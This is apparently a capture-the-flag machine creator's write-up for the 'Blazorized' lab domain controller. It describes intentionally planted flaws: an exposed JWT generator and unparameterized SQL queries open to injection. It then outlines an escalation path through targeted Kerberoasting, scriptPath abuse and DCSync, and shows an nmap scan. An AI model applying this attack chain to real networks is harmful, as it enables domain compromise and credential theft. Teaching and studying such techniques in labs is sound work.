
The API validates a JWT based on certain validation parameters:

On the Blazor WebAssembly app, the developer uses the GenerateTemporaryJWT function to generate a JWT that allows the HTTP client to access api.blazorzied.htb with the required authorization header:



While on the Blazor Server app, the developer uses the GenerateSuperAdminJWT function when the admin signs in:


Regardless of using Dapper ORM and parameterized SQL queries for the entire project, the developer mistakenly forgot to use them when writing the CheckDuplicateName and CheckDuplicateTitle functions, rendering them vulnerable to SQLi:
For the privilege escalation part, I wanted to create this machine to teach players the importance of manual enumeration of DACLs, and that automated tools such as BloodHound or Adalanche will not always show abusable attack paths.
After exploiting the SQLi on the Blazor Server web app, players need to get a reverse shell, landing as the domain user BLAZORIZED\NU_1055. Although a member of IIS_USRS, this domain account does not possess SeImpersonatePrivilege. Therefore, players need to use BloodHound and manual enumeration of DACLs to continue attacking the environment (see writeup below). In general, players need to perform:
- Perform
targeted Kerberoasting - Abuse
read scriptPathandwrite scriptPath - Perform a
DCSync
After cracking the password of RSA_4810, players will discover, via manual enumeration of DACLs, that RSA_4810 has write scriptPath on LSA_3214. Therefore, they need to abuse this to get a reverse shell as LSA_3214. Once they get a reverse shell as LSA_3214, they will discover that LSA_3214 has read scriptPath on SSA_6010, a privileged user account that can DCSync the domain. Although LSA_3214 does not have write scriptPath on SSA_6010, players will discover, via icacls, that LSA_3214 has write permissions on the scriptPath file of SSA_6010, the location is random and unguessable within NETLOGON, forcing players to abuse read scriptPath.
Writeup
Section titled “Writeup”Enumeration
Section titled “Enumeration”Nmap Scan
Section titled “Nmap Scan”Perform a Nmap scan against the IP address to find that it is a DC with IIS and SQL Server running (along with other DC services/ports):
┌──(kali㉿kali)-[~]└─$ nmap -A 10.129.229.79Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-25 13:06 ESTNmap scan report for blazorized.htb (10.129.229.79)Host is up (0.89s latency).Not shown: 986 closed tcp ports (conn-refused)PORT     STATE SERVICE       VERSION53/tcp   open  domain        Simple DNS Plus80/tcp   open  http          Microsoft IIS httpd 10.0|_http-server-header: Microsoft-IIS/10.0| http-methods:|_  Potentially risky methods: TRACE|_http-title: Mozhar's Digital Garden88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-02-25 18:07:00Z)135/tcp  open  msrpc         Microsoft Windows RPC139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: blazorized.htb0., Site: Default-First-Site-Name)445/tcp  open  microsoft-ds?464/tcp  open  kpasswd5?593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0636/tcp  open  tcpwrapped1433/tcp open  ms-sql-s      Microsoft SQL Server 2022 16.00.1000.00; RC0+|_ssl-date: 2024-02-25T18:07:13+00:00; -2s from scanner time.| ms-sql-info:|   10.129.229.79\BLAZORIZED:|     Instance name: BLAZORIZED|     Version:|       name: Microsoft SQL Server 2022 RC0+|       number: 16.00.1000.00|       Product: Microsoft SQL Server 2022|       Service pack level: RC0|       Post-SP patches applied: true|     TCP port: 1433|_    Clustered: false| ms-sql-ntlm-info:|   10.129.229.79\BLAZORIZED:|     Target_Name: BLAZORIZED|     NetBIOS_Domain_Name: BLAZORIZED|     NetBIOS_Computer_Name: DC1|     DNS_Domain_Name: blazorized.htb|     DNS_Computer_Name: DC1.blazorized.htb|     DNS_Tree_Name: blazorized.htb|_    Product_Version: 10.0.17763| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback| Not valid before: 2024-02-25T18:05:03|_Not valid after:  2054-02-25T18:05:033268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: blazorized.htb0., Site: Default-First-Site-Name)3269/tcp open  tcpwrapped5357/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)|_http-title: Service Unavailable|_http-server-header: Microsoft-HTTPAPI/2.0Service Info: Host: DC1; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:| smb2-security-mode:|   3:1:1:|_    Message signing enabled and required|_nbstat: NetBIOS name: DC1, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:b9:61:c6 (VMware)| smb2-time:|   date: 2024-02-25T18:07:06|_  start_date: N/A|_clock-skew: mean: -2s, deviation: 0s, median: -2s
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .Nmap done: 1 IP address (1 host up) scanned in 21.34 seconds
Websites Enumeration

